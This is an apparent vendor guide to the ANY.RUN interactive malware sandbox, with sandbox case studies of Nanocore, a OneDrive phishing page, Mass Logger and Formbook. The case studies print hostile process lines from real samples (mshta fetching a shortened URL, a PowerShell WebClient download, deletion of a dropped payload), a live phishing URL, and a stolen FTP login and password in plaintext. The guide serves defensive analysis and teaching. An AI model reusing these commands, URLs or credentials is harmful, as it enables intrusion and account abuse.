ANY RUN

Malware Analysis Guide

A new approach to malware analysis

Table of contents

Malware is a constant threat to organizations around the world. Open an email and you may lose a lot of money, data, and reputation. Different tools can help to overcome these situations.

After the attack cybersecurity analytics usually collect and investigate a malicious program to find out its type and functions. The best way to do this safely is by sandboxing.

Today, most malware samples are polymorphic. This means that they are equipped with a mutation engine that can change certain parameters like file names and hash sums, completely throwing off antiviruses. Emotet Trojan and Qbot are examples of widely known malware families that use polymorphism.

One way to overcome the challenge is to use sandboxes.

Sandboxes

A sandbox is a tool for executing suspicious programs from untrusted sources in a safe environment for the host machine. There are different approaches to the analysis in sandboxes. They can be automated or interactive.

Online automated sandboxes allow you to upload a sample and get a report about its behavior. This is a good solution especially compared to assembling and configuring a separate machine for these needs.

Unfortunately, modern malicious programs can understand whether they are run on a virtual machine or a real computer. They require users to be active during execution. And you need is to deploy your own virtual environment, install operation systems, and set software needed for dynamic analysis to intercept traffic, monitor file changes, etc.

Moreover, changing settings to every file takes a lot of time and anyway, you can't affect it directly. We should keep in mind that analysis doesn't always follow the line and things may not work out as planned for this very sample.

Finally, it's lacking the speed we need, as we have to wait up to half an hour for the whole cycle of analysis to finish. All of these cons may cause damage to the security if an unusual sample remains undetected. Thankfully, now we have interactive sandboxes.

This is where ANY.RUN comes in.

Interactive sandbox

ANY.RUN is an interactive malware analysis sandbox. All cybersecurity specialists can use the platform from students to experts. The service detects, analyzes, and monitors cybersecurity threats. A user-friendly interface allows performing effective and qualitative investigations.

ANY.RUN company was founded in 2016. Since that time, it has held a leading position among platforms that detect malicious programs. 150k malware analytics work with the service every day. And a lot of users benefit from the platform's results of the investigation. Large organizations from finance, healthcare, trading, and many other sectors use ANY.RUN and keep their data safe.

The service shows all processes in real-time. And an analyst can notice all malicious operations before the final version of the report.

Besides that, the community has numerous investigators all over the world who take part in the threat intelligence platform. ANY.RUN comprises over 2 million public submissions and this vast malware database is updated daily. Users can collect new samples and IOCs using this database. You can work individually or in a team. Tasks that you create may be public or private. The advantage is that you can save your money using ANY.RUN instead of wasting it on extra equipment and useless tools.

Malware Detection

Before analyzing malware or dealing with the consequences of an attack the analyst needs to detect the threat. Unfortunately, with modern malware using so many anti-detection techniques, relying on automatic tools is not enough anymore.

One of the ways is to use signatures to detect malicious programs. When threat actors took to the internet way in the past, they gained a way to distribute malware in horrifying quantities that security professionals couldn't imagine at the time. In response, pioneers of the cybersecurity industry developed early AV software that incorporated what is now known as signature-based detection.

With signature-based detection, the AV software constantly analyses files and assigns a unique signature or hash to each. A hash is then added to the global online database. Antiviruses tap into that database and compare files against known hashes associated with malicious activity. If there is a match, the antivirus isolates the file.

Signature-based detection has been a staple of malware detection, but it's slowly becoming less effective. And the new interactive approach steps up.

Interactivity Throws-Off Malware Evasion Techniques

Interactive analysis is becoming more popular every day. It can be used both for the analysis of regular samples and is also not replaceable if you come across unique malware samples. Let’s explore what interactive analysis is, and what are the main benefits.

ANY.RUN can trick malware into executing as if it was launching on a real machine because the service is interactive. As a user, you can influence the simulation at any time and interact with the virtual environment: drag a mouse, tap keys, and so on. You can also control an extensive list of simulation parameters like setting up a virtual OS version.

With all of the above, the simulation can be corrected when a researcher notices that something strange is going.

Interactive malware analysis

The goal of malware analysis is to research a malicious sample: its functions, origin, and possible effects on the infected system. This data allows analysts to detect malware, react to the attack effectively, and enhance security.

Generally, there are two ways of how to perform malware analysis:

Static Analysis: get information about a malicious program without running, just having a look at it. With this approach, you can investigate content data, patterns, attributes, and artifacts. However, it's very hard to work with any advanced malware using only static analysis.

Dynamic Analysis: examine malware while executing it on hardware or, more frequently, in a sandbox, and then try to figure out its functionality. The great advantage here is that the virtual machine allows you to research malicious files completely safe for your system.

Interactive analysis is an advanced form of dynamic analysis. Researchers can control the process, influence the simulation in real-time, make changes right after getting the updates from the sample. Simulation of actions is as realistic as possible — researchers can interact with pop-ups or change OS configuration on the fly.

Benefits of interactive malware analysis

Interactive analysis has several other advantages:

- It allows interacting with a malware sample directly
- It allows running several interdependent parts of the malware in one task to increase analysis quality
- It allows for acquiring data faster
- It reduces the required specification of the researcher
- It enables researchers to change operating system configuration based on malware behavior and re-run tasks much faster

Furthermore, there are situations where other analysis types just aren't sufficient. At least, unless the researcher is extremely experienced, and even then other analysis types would take way too long in comparison.

For instance, some malware samples will only execute if certain conditions are met.

One example is banking Trojans that may activate if a user visits a particular online banking website. Only then the trojan will try to steal and send information to the Command & Control server. Therefore, thanks to interactivity, analysts can collect more IOCs.

Additionally, some malware has kill switches in a form of files with specific names or registry keys. Analysts can try to include them in a virtual machine during analysis or check the language of the malicious document during analysis, change the system locale, and re-run tasks. This will allow the malware to work in full and give more IOCs.

Fully automated analysis programs may not know all execution scenarios. So they miss important steps and don’t paint the whole picture.

Additionally, some samples within a malware family may have a unique execution process. Launching a separate automated analysis because of a single unique sample may not be viable. It’s just too much work, time, and money.

Interactive analysis, on the other hand, allows testing multiple execution variants by, well, interacting with the execution process. This enables analysts to get data fast. And does not require a lot of experience from the researchers since the process is intuitive.

Use cases of deep analysis with ANY.RUN

Malware wants to make sure that it's dealing with a real person, not an automatic virtual machine. To reach this goal, malicious programs use various techniques, for example, they launch only after a user is engaged, they require to take some actions – to drag a mouse, close a file, or tap buttons. ANY.RUN gives plenty of tools and features to execute such malware anyway.


Reboot support case

Some malware families enter the active phase only after a system reboot to avoid detection from automated sandboxes. This ANY.RUN's feature is not only helpful when it comes to detecting sneaky malware, but also allows analysts to observe malware behavior after the operating system's reboot and collect additional IOCs.

To illustrate this malware technique, let's investigate one example. In Nanocore's sample, the loader makes a lot of steps to execute the downloaded payload, maintain its persistence, and access the infected system.

The downloaded executable file adds itself to the OS startup folder and stops its execution. This simple trick is heavily used and works just fine. In addition, the malware adds itself, not directly, but through a text file in

a startup folder, with a path to a malicious executable file. This is done to avoid detection by AntiVirus (AV) software.
In the figure below, we can see that in the initial system that runs all processes' activities stopped, after the y6s2gl.exe process is added into a startup. Now we reboot the system during analysis to take a look at malware activities. As you may notice, after the system reboot malware successfully executes and is detected as Nanocore.



```
3332 WINWORD.EXE /n "C:\Users\admin\AppData\Local\Temp\SaintVR.d...
                                              4k    2k   192
3152 COM EQNEDT32.EXE -Embedding
                                             231    48    58
  2548 mshta.exe http://bit.ly/2N5lppH &AAAAAAAAAAAAAAAC
                                             654   106   130
    1648 cmd.exe /c powershell (new-object System.Net.WebClienT)...
                                             117     6    26
      2744 powershell.exe (new-object System.Net.WebClienT).D...
                                              1k   536   210
        4044 y6s2gl.exe PE
                                             290     5    66
```

```
2084 WScript.exe "C:\Users\admin\AppData\Roaming\Microsoft\Window...
                                              1k   515   162
  1416 y6s2gl.exe PE SaintVR
                                             371     2    74
    2032 RegAsm.exe
                                  nanocore   553    30    77
```

Phishing case


Phishing's goal is to get access to confidential data, such as personal information, logins, passwords, etc. It is often manifested as an email on behalf of different services with links to fake sites. If you follow one of them, you can see a graphical image of an original site. Pay attention to domain names or IP addresses, you may find spelling mistakes, it is a distinguishing feature of a scam.

If you think you're dealing with an untrusted file or a link, the safe solution can be in malware sandboxes. Analysts run a file or link in a virtual environment and then watch it in action: what the suspicious file is going to do. In the end, you get a report to identify malware.

ANY.RUN can pretend to be a real machine to deceive malware and make it act. Owing to the interactivity of the service you can manage the simulation and work with the virtual environment (such as dragging a mouse, tapping keys, entering data, and monitoring traffic). Moreover, you can set the parameters of the simulation.

The sandbox can work with various operating systems and browsers. Sometimes phishing decoys look different in other browsers. With our service, you can execute analysis with a broad range of opportunities.

Or there can be a different scenario. Every employee works with Google Drive, Dropbox, or other file exchange services. They see a pdf, a document with an image or text decoy. You click on a link and get an invitation to download a file with a long name or extra underscores. Opening it can lead to a malware installation, stealing sensitive information, or it can be a part of a larger attack, for example, ransomware.



To access the attached document, Select with email provider below.

Get to all your files from anywhere on any device, and share them with anyone.
One Drive; your shared document in one cloud.

http://ladycavendishdiary.com/office/doc...
Open in browser
Start: 23.10.2020, 10:40   Total time: 85 s
phishing   phish-onedrive
Win7 32 bit
Complete

Processes   ☑ Only important

```
2428 firefox.exe "http://ladycavendishdiary.com/office/doc/doc/main.html"
                                                      218    1    78
  3980 firefox.exe http://ladycavendishdiary.com/office/doc/doc/main....
                                                      25k  839   155
    3716 firefox.exe -contentproc --channel="3980.0.1125798496\62...
                                                      448    0    98
    3972 firefox.exe -contentproc --channel="3980.3.1606212534\18...
                                                      790   19   109
    2700 firefox.exe -contentproc --channel="3980.13.292655811\12...
                                                      595   19   106
    2504 firefox.exe -contentproc --channel="3980.20.397843922\18...
                                                      595   18   104
```

HTTP Requests 30 | Connections 109 | DNS Requests 203 | Threats 5

Timeshift	Headers	Rep	PID	Process name	CN	URL	Content
2651 ms	GET 200: OK	✓	3980	firefox.exe	🇺🇸	http://detectportal.firefox.com/success.txt	8 b ↓ text
3654 ms	GET 200: OK	⚠	3980	firefox.exe	🇺🇸	http://ladycavendishdiary.com/office/doc/doc/main.ht...	698 b ↓ html
3661 ms	GET 200: OK	⚠	3980	firefox.exe	🇺🇸	http://ladycavendishdiary.com/office/doc/doc/css/sty...	1.71 Kb ↓ text
3665 ms	POST 200: OK	✓	3980	firefox.exe	🇺🇸	http://ocsp.digicert.com/	83 b ↑ binary 471 b ↓ der
3667 ms	POST 200: OK	✓	3980	firefox.exe	🇺🇸	http://ocsp.digicert.com/	83 b ↑ binary 279 b ↓ der
3669 ms	POST 200: OK	✓	3980	firefox.exe	🇺🇸	http://ocsp.digicert.com/	83 b ↑ binary 471 b ↓ der
3674 ms	POST 200: OK	✓	3980	firefox.exe	🇺🇸	http://ocsp.pki.goog/gts1o1core	84 b ↑ binary 472 b ↓ der
4590 ms	GET 200: OK	⚠	3980	firefox.exe	🇺🇸	http://ladycavendishdiary.com/office/doc/doc/images...	726 b ↓ image
4593 ms	GET 200: OK	⚠	3980	firefox.exe	🇺🇸	http://ladycavendishdiary.com/office/doc/doc/images...	195 Kb ↓ image
4597 ms	GET 200: OK	⚠	3980	firefox.exe	🇺🇸	http://ladycavendishdiary.com/office/doc/doc/images	14.6 Kb ↓ image

[3980] firefox.exe Dropped object may contain Bitcoin addresses


Get more awesome features with premium access!

In the task with suspicious content, ANY.RUN opens a link and sees where it follows, what files are downloaded.

First, you insert your login and password, then you are directed to the original site. But all your data is already stolen.

The “Network” stream and “Connections” section gives you details about where traffic has gone and what URL was opened. ANY.RUN intercepts the packages with the stolen login and password.

Another sample with the network stream demonstrates how a Mass Logger sends authorization information in plain text. Copy and paste domain, login, password, and collect information about infected systems.



Network stream

RAW data flow between two hosts

94.127.7.174: 21 ⇄ VM: 51042

milebgd.mycpanel.rs

Recv: 73 b Timeshift: 172.19 s

```
00000000   32 32 30 20 50 72 6F 46 54 50 44 20 53 65 72 76   220 ProFTPD Serv
00000010   65 72 20 28 50 72 6F 46 54 50 44 20 44 65 66 61   er (ProFTPD Defa
00000020   75 6C 74 20 49 6E 73 74 61 6C 6C 61 74 69 6F 6E   ult Installation
00000030   29 20 5B 3A 3A 66 66 66 66 3A 39 34 2E 31 32 37   ) [::ffff:94.127
00000040   2E 37 2E 31 37 34 5D 0D 0A                        .7.174]..
```

Send: 26 b Timeshift: 172.19 s

```
00000000   55 53 45 52 20 73 65 72 76 69 63 65 40 61 6C 69   USER service@ali
00000010   74 61 6B 6F 2E 63 6F 6D 0D 0A                     tako.com..
```

Recv: 47 b Timeshift: 172.19 s

```
00000000   33 33 31 20 50 61 73 73 77 6F 72 64 20 72 65 71   331 Password req
00000010   75 69 72 65 64 20 66 6F 72 20 73 65 72 76 69 63   uired for servic
00000020   65 40 61 6C 69 74 61 6B 6F 2E 63 6F 6D 0D 0A      e@alitako.com..
```


Send: 18 b Timeshift: 172.19 s

```
00000000   50 41 53 53 20 41 6C 6F 72 61 62 6F 79 32 31 40   PASS Aloraboy21@
00000010   0D 0A
```

Malware case with fast detection

If an attack happens, malware analytics have to respond as quickly as possible. Time is what matters the most here. And the first step to improve security is to identify the malware fast.

Here is a task with fast detection and analysis. The Excel document from this sample contains a malicious program. And it takes 28 seconds for ANY.RUN to detect a Formbook.



Behavior activities
explorer.exe (ID: 560)

FORMBOOK was detected
Known threat


Source: network
First seen: 28420 ms

danger

Details 1/16

```
ipDst:     104.165.247.23
ipSrc:     192.168.100.119
portDst:   80
portSrc:   49589
process:   C:\Windows\explorer.exe
time:      28420 ms
```

Even by looking at the process tree, you can say that Formbook is in front of you without waiting for tags. Malicious payload injects itself in system processes from the hardcoded list and then spawns the child cmd.exe process which deletes the initial payload.



```
2456 EXCEL.EXE /dde
                                              1k   601   90
3576 COM EQNEDT32.EXE -Embedding
                                             620    55  148
    1476 vbc.exe PE
                                             320    22  110
        1668 vbc.exe PE
                                              42     0   28
3900 cscript.exe
                                              74     0   29
    2612 cmd.exe /c del "C:\Users\Public\vbc.exe"
                                              61     6   24
```

After that trojan injects into the Explorer.exe process and starts its malicious activity. In this case, Formbook is detected by Suricata IDS rules, but it is also often detected by created files. And it’s helpful that the whole analysis takes less than a minute.

Platform for Education

ANY.RUN is a service for deep malware analysis, besides that, it is an excellent platform for the education of junior staff. Several training courses use the service in their programs. It's a great opportunity to get relevant and profound knowledge from experienced specialists with modern tools.

For example, 3 malware analysis courses in the Dakota State University integrate ANY.RUN into their programs: Advanced Malware, Malware Analysis, and Intrusion Detection. These courses provide fundamental knowledge of malware analysis, threat hunting, detection techniques, and advanced practices used in malware analysis.

Zero 2 Automated, a training course is also teaching beginners and experts in cybersecurity the basis and deep analysis based on the service. Malware algorithms, evasion, all steps of reverse engineering, practical analysis, and other topics are covered there.

ANY.RUN is convenient for learning: students can see the results of analysis right away, how malware executes and it doesn't require any preparation. Just start the task and see the result.

